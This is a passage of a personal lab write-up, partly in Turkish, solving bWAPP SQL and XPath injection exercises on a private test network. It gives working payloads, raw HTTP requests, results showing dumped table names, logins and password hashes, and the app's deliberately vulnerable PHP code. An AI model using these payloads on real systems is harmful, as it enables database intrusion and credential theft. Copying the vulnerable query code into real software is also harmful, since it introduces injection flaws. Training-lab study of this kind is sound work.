            $message = "<p>Welcome <b>" . ucwords($row["login"]) .
            // $message = $row["login"];
        }

        else
        {

```

SQL Injection (SQLite)

*Payload

a' order by 6 -- -

' union select null, name, null,null,null,null FROM sqlite_master;

' union select null, id, null,null,null,null FROM sqlite_master;

' union select null, sql, null,null,null,null FROM sqlite_master;

' union select null, id, login,password,null,null FROM users;

/ SQL Injection (SQLite) /

Search for a movie: (requires the PHP SQLite module)

Title	Release	Character	Genre	IMDb
blog				Link
heroes				Link
movies				Link
sqlite_autoindex_blog_1				Link
sqlite_autoindex_heroes_1				Link
sqlite_autoindex_movies_1				Link
sqlite_autoindex_users_1				Link
users				Link
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link

/ SQL Injection (SQLite) /

Search for a movie: (requires the PHP SQLite module)

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

/ SQL Injection (SQLite) /

Search for a movie: (requires the PHP SQLite module)

Title	Release	Character	Genre	IMDb
1	A.I.M.		6885858486f31043e5839c735d99457f045affd0	Link
2	bee		6885858486f31043e5839c735d99457f045affd0	Link
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing				

```
if(isset($_GET["title"]))
{
    $title = $_GET["title"];
    $db = new PDO("sqlite:".$db_sqlite);
    $sql = "SELECT * FROM movies WHERE title LIKE '%" . sqli($title) . "%'";
    $recordset = $db->query($sql);
    if(!$recordset)
    {
        ?>
        <tr height="50">
            <td colspan="5" width="580"><?php die("Error: " . $db->errorCode()); ?></td>
        </tr>
    <?php
    }
    $count = 0;
    foreach($recordset as $row)
    {
        $count++;
    }
    ?>
```


SQL Injection (SQLite)

Search for a movie: (requires the PHP SQLite module)

Title	Release	Character	Genre	IMDb
Error: HY000				

SQL Injection (SQLite)

Search for a movie: (requires the PHP SQLite module)

Title	Release	Character	Genre	IMDb
No movies were found!				

SQL Injection - Stored (Blog)

*Payload

* tabloları buluyoruz

1', (select group_concat(table_name) from information_schema.tables where table_schema=database()) -- -

* tablodan colunlarını buluyoruz

1', (select group_concat(column_name) from information_schema.columns where table_name='users')) -- -

*login isimleri çekiyoruz

1', (select group_concat(login) from users) -- -

* passwordleri çekiyoruz

1', (select group_concat(password) from users) -- -

10	A.I.M.,bee,berkan
11	6885858486f31043e5839c735d99457f045affd0,6885858486f31043e5839c735d99457f045affd0,50d3dfcd142da75c1a
11	6885858486f31043e5839c735d99457f045affd0,6885858486f31043e5839c735d99457f045affd0,50d3dfcd142da75c1a
12	CHARACTER_SET_NAME,DEFAULT_COLLATE_NAME,DESCRIPTION,MAXLEN,COLLATION_NAME,CHARACTER_SE
13	id,login,password,email,secret,activation_code,activated,reset_code,admin
14	id,login,password,email,secret,activation_code,activated,reset_code,admin,uid,name,pass,mail,theme,s

`<button type="submit" name="blog" value="Add Entry">Add Entry</button>`

`<?php`

`if(isset($_POST["blog"]))`
`{`

`$entry = mysqli($_POST["entry"]);`
`$owner = $_SESSION["login"];`

`if($entry == "")`
`{`

`$message = "Please enter some text...";`

`}`

`else`

`{`

`$sql = "INSERT INTO blog (date, entry, owner) VALUES (now(),'" . $entry . "','" . $owner . "'";`

`$recordset = $link->query($sql);`

`if(!$recordset)`
`{`

`die("Error: " . $link->error . "

");`

`}`

Add an entry to our blog:

`1', (select group_concat(column name) from information schema.columns where`
`table_name='users')) -- --`

Add an entry to our blog:

1', (select group_concat(login) from users) -- -|

Add Entry

The entry was added to our blog!

5	berkan	2022-06-30 11:35:30	/ HTML Burada /
6	berkan	2022-06-30 10:19:35	A', (select user())) -- -
7	berkan	2022-06-30 10:24:21	aSAS
8	blog,heroes,movies,users,visitors	2022-06-30 10:24:27	1
9	blog,heroes,movies,users,visitors	2022-06-30 10:32:37	1

```
<?php
// Selects all the records
$sql = "SELECT * FROM blog";
$recordset = $link->query($sql);
if(!$recordset)
{
    // die("Error: " . $link->connect_error . "<br /><br />");
}
?>
<tr height="50">
    <td colspan="4" width="665"><?php die("Error: " . $link->error);?></td>
    <!--
    <td></td>
    <td></td>
    <td></td>
    -->
</tr>
<?php
```

SQL Injection - Stored(SQLite)

*Payload

* *tbl_name* ve *name* aynı anlama geliyor

1', (select tbl_name from sqlite_master));

**oluşturulan tablonun sql sorgusunu gürüyoruz.*

1', (select sql from sqlite_master));

9	CREATE TABLE "blog" ("id" int(10) NOT NULL , "owner" varchar(100) DEFAULT NULL, "entry" varchar(500) DEFAULT NULL, "date" datetime DEFAULT NULL, PRIMARY KEY ("id"))	2022-06-30	1
10	blog	2022-07-02	1
11	berkan	2022-07-02	1

SQL Injection (User-Agent)

Request

PrettyRawHex

1

GET /bWAPP/sqli_17.php HTTP/1.1

2

Host: 192.168.10.5

3

User-Agent: 1', (select group_concat(table_name) from

4

information_schema.tables)) -- -

5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/w

6

ebp,*/*;q=0.8

7

Accept-Language: en-US,en;q=0.5

8

Accept-Encoding: gzip, deflate

9

Referer: http://192.168.10.5/bWAPP/sqli_12.php

10

Connection: close

11

Cooki

12

PHPSESSID=75ee0813af3608b2ed36d1cc0928ad88;

13

security_level=0

14

Upgrade-Insecure-Requests: 1

15

Cache-Control: max-age=0

16

17

18

/ SQL Injection - Stored (User-Agent) /

Your IP address and User-Agent string have been logged into the database! ([download](#) log file)

An overview of our latest visitors:

Date	IP Address	User-Agent
2022-06-30 12:57:45	CHARACTER_SETS,COLLATIONS,COLLATION_CHARACTER_SET_	1
2022-06-30 12:56:07	CHARACTER_SETS,COLLATIONS,COLLATION_CHARACTER_SET_	1
2022-06-30 12:38:20	192.168.10.16	Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

```
$ip_address = $_SERVER["REMOTE_ADDR"];
$user_agent = $_SERVER["HTTP_USER_AGENT"];

// Writes the entry into the database
$sql = "INSERT INTO visitors (date, user_agent, ip_address) VALUES (now(), '" . addslashes($user_agent) . "', '" .
$recordset = $link->query($sql);

if(!$recordset)
{
    die("Error: " . $link->error);
}

// Writes the entry into a text file
$line = "'" . date("y/m/d G.i:s", time()) . "', '" . $ip_address . "', '" . addslashes($user_agent) . "' . "\r\n";

$fp = fopen("logs/visitors.txt", "a");
fputs($fp, $line, 200);
fclose($fp);

// Selects all the records
$sql = "SELECT * FROM visitors ORDER by id DESC LIMIT 3";
$recordset = $link->query($sql);
```

/ SQL Injection - Stored (User-Agent) /

Your IP address and User-Agent string have been logged into the database! ([download](#) log file)

An overview of our latest visitors:

Date	IP Address	User-Agent
2022-07-02 09:26:31	6885858486f31043e5839c735d99457f045affd0,688585848	1
2022-07-02 09:26:03	192.168.10.16	Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
2022-07-02 09:25:16	A.I.M.,bee,berkan	1

SQL Injection - Blind - Boolean-Based

/ SQL Injection - Blind - Boolean-Based /

Search for a movie:

The movie exists in our database!

/ SQL Injection - Blind - Boolean-Based /

Search for a movie:

The movie exists in our database!


```

<?php
if(isset($_REQUEST["title"]))
{
    $title = $_REQUEST["title"];

    $sql = "SELECT * FROM movies WHERE title = '" . addslashes($title) . "'";

    $recordset = mysql_query($sql, $link);

    if(!$recordset)
    {
        die("<font color='red'>Incorrect syntax detected!</font>");
        // die("Error: " . mysql_error());
    }

    if(mysql_num_rows($recordset) != 0)
    {
        echo "The movie exists in our database!";
    }

    else
    {
        echo "The movie does not exist in our database!";
    }

    mysql_close($link);
}

```

SQL Injection - Blind - Time-Based

/ SQL Injection - Blind - Time-Based /

Search for a movie:

The result will be sent by e-mail...

SQL Injection – Blind (SQLite)

/ SQL Injection - Blind (SQLite) /


Search for a movie:

The movie does not exist in our database!

SQL Injection - Blind (WSSOAP)

→ ↻ 🏠 192.168.10.14/bWAPP/sqli_5.php?title=G.I.+Joe%3A+Retaliation' or 1=0 --&action=go

Linux 🐧 Kali Tools 📄 Kali Docs 📖 Kali Forums 🏠 Kali NetHunter 🔥 Exploit-DB 🔍 Google Hacking DB 🦋 OffSec

bWAPP 

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog

/ SQL Injection - Blind (WS/SOAP) /

Select a movie:

We have movie tickets available in our stock.

XML/XPath Injection (Login Form)

```

if(isset($_REQUEST["login"]) & isset($_REQUEST["password"]))
{
    $login = $_REQUEST["login"];
    $login = xqli($login);

    $password = $_REQUEST["password"];
    $password = xqli($password);

    // Loads the XML file
    $xml = simplexml_load_file("passwords/heroes.xml");

    // XPath search
    $result = $xml->xpath("/heroes/hero[login='" . $login . "' and password='" . $password . "']");

    // Debugging
    // print_r($result);
    // echo $result[0][0];
    // echo $result[0]->login;

    if($result)
    {
        $message = "<p>Welcome <b>" . ucwords($result[0]->login) . "</b>, how are you today?</p><p>Your secret is: " . $result[0]->password . "</p>";
    }
    else
    {
        $message = "<font color='red'>Invalid credentials!</font>";
    }
}

```

XML/XPath Injection (Login Form)

Enter your 'superhero' credentials.

Login:

Password:

Welcome **Neo**, how are you today?

Your secret: **Oh why didn't I took that BLACK pill?**

XMLXPath Injection (Search)

*Payload

')] / child::node() | blah[contains(blah,'

/bwapp/xqli_2.php?genre=%27) / child::node() %20 | %20blah[contains(blah,%27&action=search

/ XML/XPath Injection (Search) /

Search movies by genre:

#	Movie
1	
2	1
3	
4	neo
5	
6	trinity
7	

Çözümeyen

SQL Injection Stored XML

Verdiğim input aynısı olarak yansıtıyor. Veritanabın sorgusunu manüpile edemiyorum.

```
POST /bWAPP/sqli_8-2.php HTTP/1.1
Host: 192.168.10.14
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: text/xml; charset=UTF-8
Content-Length: 70
Origin: http://192.168.10.14
Connection: close
Referer: http://192.168.10.14/bWAPP/sqli_8-1.php
Cookie: PHPSESSID=f453704336acb60db8af4e604b0cfaa9;
security_level=0
```

```
<reset>
<login>
' or 1=1 -- -|
</login>
<secret>
Any bugs?
</secret>
</reset>
```

```
1 HTTP/1.1 200 OK
2 Date: Sun, 03 Jul 2022 09:58:13 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6
  PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8
  OpenSSL/0.9.8g
4 X-Powered-By: PHP/5.2.4-2ubuntu5
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate,
  post-check=0, pre-check=0
7 Pragma: no-cache
8 Content-Length: 39
9 Connection: close
10 Content-Type: text/html
11
12 ' or 1=1 -- - 's secret has been reset!
```